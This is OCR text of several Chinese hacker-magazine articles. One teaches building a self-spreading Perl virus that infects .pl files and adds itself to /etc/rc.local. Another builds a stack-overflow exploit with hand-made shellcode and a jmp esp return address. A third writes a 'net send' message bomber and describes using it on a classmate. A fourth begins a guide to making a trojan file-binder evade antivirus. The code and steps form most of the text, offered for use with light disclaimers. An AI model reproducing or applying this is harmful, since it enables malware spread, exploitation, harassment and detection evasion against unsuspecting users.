


图2 授权文件的内容

教你写perl脚本病毒

文 wolfSea 黄丝雅

张宇编首：

简单地说，编程就是为了借助于计算机来达到某一目的或解决某个问题，而使用某种程序设计语言编写程序代码，并最终得到结果的过程。计算机虽然功能十分强大，但是没有程序，它就等于是一堆废铁，不会理会我们对它下达的“命令”。于是，我们要驯服它，只有通过一种方式——程序，这也是我们和计算机沟通的唯一方式。

从本文你可以学到：

1、简单了解perl的编写方法

2、了解文件感染型病毒的原理

声明：本文仅用于教学示范，旨在说明脚本病毒的传播方式，以期达到阻止、防御目的。凡利用本文编程思想及文中涉及代码于不法用途所造成的不良后果与损失，与本人及刊登本文的刊物无关。

上面的声明实属无聊，其实我的意思是怕有些读者调试代码造成自己的系统不太稳定。本文没有什么技术上的创新，看起来可能有些可笑，只不过是写一个比较聪明的脚本。所以，本文的读者定位是对病毒有好奇心的朋友，而我想告诉大家的是，只要你会一门程序语言，写一个可以自动传播的病毒其实很简单。当然，想要大范围传播，还要观念和思路上的突破。不过后面这个问题并不是本文所要讨论的。

好了，废话就到这了。现在我们先交代一下，文中代码的运行环境为Red Hat Linux，传播方式为修改用户pl文件，添加病毒代码段，通过用户正常文件拷贝和运行来取得控制权实现传播。这也是脚本病毒的一种基本传播方式。在这种传播方式下，我们把脚本分为两个部分：一部分作为病毒主体在系统内常驻运行，寻找满足条件的文件进行修改感染；另一部分，则是寄生在被感染文件中负责再次传播。当然这两部分代码是可以互相生成的。具体的代码都可以在杂志附带光盘中找到，下面我们讲解一下几个函数的构造和功能。

为什么选择Linux系统作为运行环境？

这是因为PERL在*NIX中有很好的支持，正如win中的vbs脚本，*NIX中的PERL解释器是系统自带的，无须进一步安装，当然这也为脚本传播提供了便利。

病毒主体

在写一个东西之前，都要有个明确的思路，我们把这个程序定位为比较聪明的程序，它的功能是自动传播，再具体一点呢，就要实现：1、后台运行，并要防止重复运行耗尽资源；2、搜索文件进行传播。

这里的后台运行算是重点了，因为很多perl的初学者都会误认为，perl写出的脚本程序都是要带着一个终端，而实际上在Red

收录在光盘中。]

编辑点评：

现在U盘病毒很猖狂，手工清除虽然简单，但还是比较麻烦。作者介绍了两款专杀，并做了比较，至于选择哪个，就留给读者吧。如果是想练练手，那就手工吧 :)

Hat Linux 中，可以采用下面的代码将程序脱离终端（win32 中有另外的操作方法，这里不做讨论），这里来看病毒主体中的一段代码：

```
use POSIX 'setsid'; # 调用 POSIX 模块
use IO::File; # 调用 POSIX 模块
use constant PID_FILE =>'/var/tmp/wow[owF2.42.pl.2.pl.pid';
$SIG {TERM} = $SIG {INT} = sub{exit 0}; # 定义了接收到 TERM 与 INT 的信号处理程序，保证收到信号正常退出
my $fh = open_pid_file(PID_FILE); # 调用 open_pid_file()，取得返回的文件句柄
my $pid = become_daemon(); # 将程序后台化，得到程序 PID
print $fh $pid; # 将 PID 写入 PID 文件，通过该文件判断程序是否已运行，防止重复运行
close $fh;

sub become_daemon {
die "Can't fork" unless defined (my $child=fork);
exit 0 if $child;
setsid(); # 创建子进程，关闭父进程，将子进程脱离终端
open(STDIN,"</dev/null");
open(STDOUT,">/dev/null");
open(STDERR,">&STDOUT"); # 关闭程序在终端上的输出输入
chdir '/';
umask(0); # 改工作目录为 /，创建掩码重设为 0
$ENV{PATH} = '/bin:/sbin:/usr/bin:/usr/sbin'; # 将 PATH 环境变量设置为少量标准目录
return $$; # 从全局变量 $$ 返回进程 ID
}

sub open_pid_file{
my $file = shift;
if(-e $file){
# 调用 -e 文件测试，判断 PID 文件是否已经存在
my $fh = IO::File->new($file)||return;
my $pid = <$fh>;
die "Server already running with PID $pid" if kill 0 =>$pid;
warn "Removing PID file for defunct server process $pid.\n";
die "Can't unlink PID file $file" unless -w $file && unlink $file;
# 如存在，检查文件指定的进程是否运行，这里使用 kill()发送信号给指定进程，信息值 0 实际上并不发送信号，只使指定进程能接受到信号时返回真值，即判断进程是否运行中，后面的 unlink 再进一步判断进程是否为当前用户 ID 所启动
}
return IO::File->new($file,O_WRONLY|O_CREAT|O_EXCL,0644)
or die "Can't creat $file: $!\n";
创建新的 PID 文件，返回文件句柄
}

END {unlink PID_FILE if $pid == $$;} # 保证程序退出之前删除 PID 文件
```

上面一段可以说是*NIX下perl程序后台运行的习惯代码了，并且已经实现了防止重复运行。做完这些之后，我们实现的就是传播了。传播功能在该程序中用了 2 个子程序，先看下实现搜索 pl 文件的 scan：

```
sub scan{
my $path = shift;
my @pls='find $path -name "*.pl"';
# 取得路径后，调用 find 搜索符合条件的文件

foreach my $pl (@pls){
infect($pl);
}
# 取得列表，进行感染
}
```

这个子程序很简单，调用系统命令搜索文件名为*.pl的文件（这个地方起初我是用函数的递归调用来实现列尽目录，但步骤过于繁琐，故用系统命令 find 代替），得到列表后调用另一个子程序 infect 进行感染：

```
sub infect{
my $pl = shift;
open (IFpl,"<$pl");
my @text=<IFpl>;
close IFpl;
# 取得文件路径，打开读入内存

if($text[0]=~/\#\!\/usr\/bin\/perl/ && (!($text[1] =~/\#wow\[ow/))){
# 判断是否为不带有感染标识的 perl 脚本

my @cmd='chmod 777 $pl';
# 这里默认了当前用户具有该文件的权限，将文件类型改为可写可读可执行[777]

my $self=SELF ;
open (sfile,"<$self");
my @add =<sfile>;
close sfile;
# 打开病毒脚本主体，读入内存

# ...这里省略 @add0，@add1，@add2 三个添加段的赋值，详见完整代码；@add0 是感染标识和引入模块的代码，@add1 和 @add2 分别是被感染文件中的传播代码

splice (@text,1,0,@add0);

push(@text,@add1);
push(@text,@add);
push(@text,@add2);

open (IFpl,">$pl");
print IFpl @text;
close IFpl;
# 将感染代码处理后，写入被感染文件

}
}
```

被感染文件中的再次感染代码

在被感染文件中文件头会出现如下代码：

```
#wow[ow  # 感染标识
use Thread;
my $thread=Thread->new(\&wow);  # 启动线程调用 wow 子程序
$thread->join();  # 召回线程
```

被感染文件中文件尾带有 wow 子程序：

```
sub wow{
my $file="/tmp/wow[owF2.42.pl.2.pl";
# 默认脚本病毒主体保存路径

my $user='whoami';
chomp $user;
if($user eq "root"){
open(rc,">>/etc/rc.local");
print rc "\n$file\n";
close rc;
}
# 调用系统命令 whoami 判断是否为根用户，是则修改引导脚本添加开机启动

if(-e $file){
open(file,">$file");
}else{
open(file,">$file");
my $cmd1 ='chmod 777 $file';
}
print file <<'eof';

#...省略脚本病毒主体代码
```

```
eof(...);
close(file);
# 判断脚本病毒主体文件是否存在，如存在对其中代码进行重新写入更新，不存在创建文件

my @cmd2 = ('$file');
# 执行脚本病毒主体，进行下一轮感染
}
```

上面的这两部分打开一个新线程，跟随pl文件的转移到新的主机上，进行传播，生成新的脚本病毒主体，形成再次感染。

至此，整个脚本结构就讲完了。这个脚本的传播方式有限，使得很难广泛传播，不过我想这作为一个教学模型还是可以的。唯一遗憾的是，我本来想多写个本地提权的利用，可没找到适合的漏洞，也没有什么时间。我的朋友说，Unix很久前有个UnZip本地权限提升漏洞，也许能写写，不过还是没能尝试。文章附带的代码我都保留了很多调试时添加的提示语句，没有删去，所以也只能是个不完整的模型而已。就到这了，有什么问题就去论坛讨论。

[作者提到的教你写perl脚本病毒已经收录在光盘中。]

编辑点评：

作者wolfSea的文章在前几期都有，个人感觉文章条理清晰，逻辑感强，读者很容易理解，希望以后能多多看到此类文章。

Spssch 洞洞一条龙

图 魔幻水晶

从本文你可以学到：

利用VC中的反汇编学习编写ShellCode

大家好，我是魔幻水晶，今天给大家带来了漏洞的入门一条龙文章，希望大家喜欢。我的环境是：Windows XP Home、VC++6.0。

简单shellcode编写

下面的这段程序实例（sleep.cpp）的作用是沉睡99999999毫秒：

```
#include <windows.h>

void main()
{
    Sleep(99999999);
}
```

打开VC++6.0输入这段代码，然后Ctrl+F7、F7。然后F10进行单步执行进入调试页面，再按Alt+8，大家看这里只有这段代码是我们感兴趣的：

```
5:         Sleep(99999999);
00401028 8B F4          mov         esi,esp
0040102A 68 FF E0 F5 05 push        5F5E0FFh
0040102F FF 15 14 A2 42 00  call        dword ptr [KERNEL32_NULL_THUNK_DATA (0042a214)]
00401035 3B F4          cmp         esi,esp
00401037 E8 24 00 00 00 call        __chkesp (00401060)
```

5F5E0FFh 哪来的？其实就是十进制的99999999转化为十六进制得到的。

0040102F FF 15 14 A2 42 00 call dword ptr [KERNEL32_NULL_THUNK_DATA (0042a214)]这一句是从KERNEL32.DLL调用Sleep函数，点调试按钮选择Modules然后看到kernel32.dll记录下它的address和path。到VC的目录下找到工具dumpbin拷贝到c盘下（方便使用，无其他作用），然后打开命令提示符，输入**C:\>dumpbin /exports %windir%\system32\kernel32.dll**。找到Sleep的加载位置**831 33E 00002442 Sleep**，然后通过刚记录下来的address起始值7c800000+00002442（加载位置）=7C802442，结果就是Sleep在WinXP Home系统中加载的实际位置。用汇编语言写出实现同样功能的代码：

```
push 99999999
mov eax,0x7C802442
call eax
```

好了，准备工作完成了，下面新建一个sleepasm.cpp，代码如下：

```
#include <windows.h>
void main()
{
    __asm
    {
        push 99999999
        mov eax,0x7C802442
        call eax
    }
    //Sleep(99999999);
}
```

同样进行上面的工作：F10、Alt+8、然后……大家可能会问了，你这是干什么？和那个没什么区别啊？

```
5:     __asm
6:     {
7:         push 99999999
00401028   push        5F5E0FFh
8:         mov eax,0x7C802442
0040102D   mov         eax,7C802442h
9:         call eax
00401032   call        eax
10:    }
```

嗯，一般没有设置过的都会出这个的，现在点右键中的Code Bytes后再看看。

```
7:         push 99999999
00401028 68 FF E0 F5 05     push        5F5E0FFh
8:         mov eax,0x7C802442
0040102D B8 42 24 80 7C     mov         eax,7C802442h
9:         call eax
00401032 FF D0              call        eax
```

OK！这里就完成了！整理一下。

```
\x68\xFF\xE0\xF5\x05
\xB8\x42\x24\x80\x7C
\xFF\xD0
```

这就是我们自己搞出来的第一个可爱的shellcode了，怎么样，大家会了么？

溢出调试初体验—testzn.cpp

```
#include <stdio.h>
#include <windows.h>
#include <string.h>

int funstr(char *szsrt,int nnn)
{
    char szstr[8];
    printf("%d\n",nnn);
```

```
    strcpy(szstr,szsrt); /*看清楚，一个是szstr，一个是szsrt*/
    return 0;
}

int main()
{
    char szsrtt[]="1234567890abcdefghijklmn";
    funstr(szsrtt,888);
    return 0;
}
```

这一段程序是网上经典的溢出程序，溢出是由函数strcpy引起的，大家先仔细看看程序。编译运行后继续我们的单步之路。

```
00401080 55              push     ebp
00401081 8B EC           mov      ebp,esp
00401083 83 EC 5C        sub      esp,5Ch
00401086 53              push     ebx
00401087 56              push     esi
00401088 57              push     edi
||||||||||||||||||||||||||||||||||||||||||||
004010A5 F3 A5           rep movs   dword ptr [edi],dword ptr
[esi]
004010A7 A4              movs     byte ptr [edi],byte ptr [esi]
16:      funstr(szsrtt,888);
004010A8 68 78 03 00 00  push     378h
004010AD 8D 45 E4        lea      eax,[ebp-1Ch]
004010B0 50              push     eax
004010B1 E8 4F FF FF FF  call     @ILT+0(funstr) (00401005)
```

一直按F10到**004010A8 68 78 03 00 00 push 378h**，现在是重点地了，大家可以看到这句调用funstr函数**004010B1 E8 4F FF FF FF call @ILT+0 (funstr) (00401005)**。下面这两句也可以看出是funstr的参数。

```
004010A8 68 78 03 00 00  push     378h
004010B0 50              push     eax
```

好了，别的不多说了，到**004010B1 E8 4F FF FF FF call @ILT+0(funstr) (00401005)**这句后F11进去。

```
@ILT+0(?funstr@@YAHPADH@Z):
00401005 E9 16 00 00 00  jmp      funstr (00401020)
@ILT+5(_main):
0040100A E9 71 00 00 00  jmp      main (00401080)
```

跑这里来了，继续F10。

```
5:    int funstr(char *szsrt,int nnn)
6:    {
00401020 55              push     ebp
00401021 8B EC           mov      ebp,esp
00401023 83 EC 48        sub      esp,48h
00401026 53              push     ebx
00401027 56              push     esi
00401028 57              push     edi
00401029 8D 7D B8        lea      edi,[ebp-48h]
0040102C B9 12 00 00 00  mov      ecx,12h
00401031 B8 CC CC CC CC  mov      eax,0CCCCCCCCh
00401036 F3 AB           rep stos   dword ptr [edi]
7:        char szstr[8];
8:        printf("%d\n",nnn);
```

真的来到了funstr函数里面喽，看第一条**push ebp**，保存了基地址。**004010B6 83 C4 08 add esp,8**这句？跳进函数后面的那一句，它保存了返回地址EIP。继续按F10，**mov ebp,esp**让EBP指向父函数EBP指针保存位置，用于函数执行过程中实参和局变（局部变量）的访问。**sub esp,48h**分配局变的堆栈空间szstr就是里面的一员。**call strcpy (004010e0)**，按F10到这里停下，深呼吸，然后再按一下F10，啊哈，数据复制完。补充下，strcpy的函数调用约定是**__cdecl**，所以funstr作为父函数要**add esp,(参数个数*4)**来恢复堆栈。

Alt+6　输入ebp+4得到下面的东东呢：

```
0012FF0C  63 64 65 66 67 68 69  cdefghi
0012FF13  6A 6B 6C 6D 6E 00 00  jklmn..
0012FF1A  00 00 00 00 00 00 00  .......
```

把**63 64 65 66**倒过来和报错的地址对比一下，是不是发现了什么？因为函数返回后跳转到这里却是无效的指令，所以出错。

分析完了，现在就利用**jmp esp**方法，也就是返回以后执行jmp esp跳到咱们的shellcode去执行。jmp esp的调用地址是**0x7ffa4512**。

```
#include <stdio.h>
#include <windows.h>
#include <string.h>

int funstr(char *szsrt,int nnn)
{
    char szstr[8];
    printf("%d\n",nnn);
    strcpy(szstr,szsrt); /*看清楚，一个是szstr，一个是szsrt*/
    return 0;
}

int main()
{
    char szsrtt[]="1234567890ab\x12\x45\xfa\x7f"
                  "\x68\xFF\xE0\xF5\x05"
                  "\xB8\x42\x24\x80\x7C"
                  "\xFF\xD0";
    funstr(szsrtt,888);
    return 0;
}
```

好了，水晶就说这么多了，闪人了，欢迎大家到黑手论坛来找我交流，我ID是魔幻水晶。

编辑点评：

这篇ShellCode的入门很不错，给了初学者一支强心剂，很好的入门课程。

恶作剧制作简易LAN消息轰炸机

文 桂林电子科技大学 冰血封情 [E.S.T]


从本文你可以学到：

1、在局域网中利用net send命令

2、C语言基本编写格式

最近到机房上《数字电路》实验课，做完后老师说下课时间未到，因此不让我走。于是无聊地在实验室里的局域网闲逛，发现这机房的机器竟然都忘记关信使服务了，如图1。

我尝试着给旁边机器的同学发了一个消息，果然成功收到，于是我邪恶地想，不如做一个消息轰炸机来恶作剧一把……


图 1

说做就做，正好与和我一样的小菜分享这种邪恶的乐趣，嘿嘿！同LAN中的两台机器，如果双方信使服务都启动了，就可以通过NET命令中的net send来发送消息。操作起来很简单，只要在命令行下输入正确命令，并配合相关参数就可以了。大家可以通过net send命令获取帮助，如图2。



图 2

另外，机房电脑都比较统一，所以机器名都是按user−1这样命名的，还和IP地址对应，都在同一C类IP段下，而且排放顺序很规则，目测很容易知道要攻击的机器的名字。

做轰炸机得写点代码，下课的时间就要到了，不如就用C语言写个命令行的，简单而又快速，不然就没得玩了。由于是《数字电路》机房，所有的机器都只有嵌入式程序设计工具，翻来覆去终于在C盘的角落里找到了一个Turbo C 2.0！！！汗……忍受巨慢的系统速度赶紧写代码……

打开TC2后新建文件并写入如下代码：

```
#include <stdio.h>
#include <stdlib.h>
#include <process.h> //这个头文件中也有system()函数原型，和stdlib之间只要包含一个就可以

int main(void) //主函数开始
{
    int i = 0, max = 0;
    char arg[] = "net send user-1 For Array Test."; //用字符串数组存放命令字符串，以便后面更改

    printf("\nPlease input the computer number you wanna attack: ");
    scanf("%c", &arg[14]); //输入想攻击的机器号，比如输入2就代表攻击user-2那台机器

    printf("\nPlease input the max attack times: ");
    scanf("%d", &max); //输入想攻击的次数，比如1000，那么就攻击1000次

    for(i = 0; i < max; i ++) //用简单的for循环实现循环执行命令发送消息
    {
        system(arg); //这个用来执行前面字符串中的命令
    }

    printf("\nDone!"); //显示攻击完成的提示

    getchar(); //攻击完成后按任意键退出，vc下是getch()
    return 0;
}
```





图 3


将以上代码编写完成后进行保存，然后编译并创建成可执行文件。OK，我把它随便命名为smsbomb，现在只要在命令行下执行这个小程序，就可以攻击了。

先拿旁边的机器测试10次看看效果，攻击者效果如图3所示，受害者效果如图4所示。


图 4

刚测试好，老师就说做完实验的可以走了，赶快选个恶作剧对象……我后面有一个四眼儿，上课就一直盯着我的屏幕看，正好整整他，嘿嘿。

修改了一个给他的专版1000次轰炸机，并修改了本机名，用于迷惑对方。反正这次实验也没签名，谁也不认识谁，但是用Sniffer的话还是能知道谁发的。接着用“计划任务”，设置时间在5分钟后执行我的轰炸机，如图5。


图 5

最后，收拾书包走人了。5分钟后……以上纯属恶作剧演示，仅供娱乐之用，感谢临时演员四眼儿流氓豆同学背黑锅。

编辑点评：

系统中一个简单的设置错误就可以被利用来骚扰整个局域网，这招可以到机器多的地方去实验，比如网吧。当然，玩笑也不要开得过火，实验之前还是先检查一下系统或者你的“周边环境”是否符合你的条件吧！

六.一，一个属于儿童的节日，四月是我们《黑手》的两周岁生日，所以六.一还属于我们《黑手》的节日。本期请看由phenix带来的免杀文章，希望大家对免杀的基础方法有更深的认识。

phenix

[黑器免杀班]

打造真正属于自己的免杀捆绑器

从本文你可以学到：

1.软件基本的版权信息修改方法

2.ollydbg修改特征码的基本方法，zeroadd的使用，以及myccl特征码定位的基本操作

3.jmp跳转修改法

捆绑器想必各位黑友们都清楚吧？呵呵，不错，就是那个能够将2个或2个以上的文件捆绑后形成1个文件的软件，而当你运行这个捆绑后的文件时，等于同时打开2个程序，通常是被我们黑友们用来传播木马的法宝。(PS：据说某某人侵腾讯时就是用这个东东搞到的权限…)

但是，想必大家都知道，网上的捆绑器随便拿个出来捆绑下，一般都会被杀毒软件给直接kill掉，所以免杀是必须的。嘿嘿，你可别说：“我做完捆绑后再免杀不就得了？”那我告诉你，麻烦不说，说不定你做出来的马儿还不能上线呢！你有没有想过直接捆绑后，捆绑文件直接过杀软，这种一劳永逸的方法呢？好，废话少说，我的目的只有一个，那就是教大家做一款属于自己的“免杀“捆绑器。当然，本文非常适合菜鸟朋友们，尤其是不会编程的朋友，相信你跟我的操作一步一步地来，一定会做出属于你自己的捆绑器的。

工具：myccl、Ollydby、Stuck_On_You_1.1、peid v0.94、zeroadd

原理：和木马免杀一样，一般捆绑器免杀，其所捆绑的文件也免杀。

方法：myccl特征码定位、Olldby修改特征码

当然我们不能像大虾们似的自己编写个捆绑器，但是“老天不会饿死瞎麻雀”，我们自己动手来改造它，将原本被杀的捆绑器变成免杀的捆绑器！嘿嘿，come on！这里我选择一款叫做

"Stuck_On_You_1.1"的捆绑器来做母本，这是款国外的捆绑器，我们就来改造它！首先我们要懂得些基础知识，我们要改造就要先脱壳，因为壳是保护软件的外衣，脱壳后的软件就可以随意修改了。Peid查壳，显示无壳，编译程序为delphi7.0，省下我们脱壳的一步。

小技巧：有些软件通过加入些特征代码后，用peid查看显示的也是无壳，其实是有保护的。我的方法是用资源编辑软件来查看，如果能编辑它的资源就说明没有保护，反之则需要脱壳。

首先测试捆绑，经测试一切正常，我们先来汉化它一下，方便我们来使用。这里不是本文重点，我给大家个提示：这里我推荐一个超好用的资源修改软件"**PE Explorer**"，打开soy.exe，我们找到下面的地方，把这些英文修改成汉字后保存就ok了。如果喜欢你可以把图片背景也改掉，但是要注意图片的大小，修改图标啊，什么的都改掉了，当然你也可以把进程的名字也改了（需要用16进制软件打开，查找修改），那样更加个性，嘿嘿，大家看，如图1。

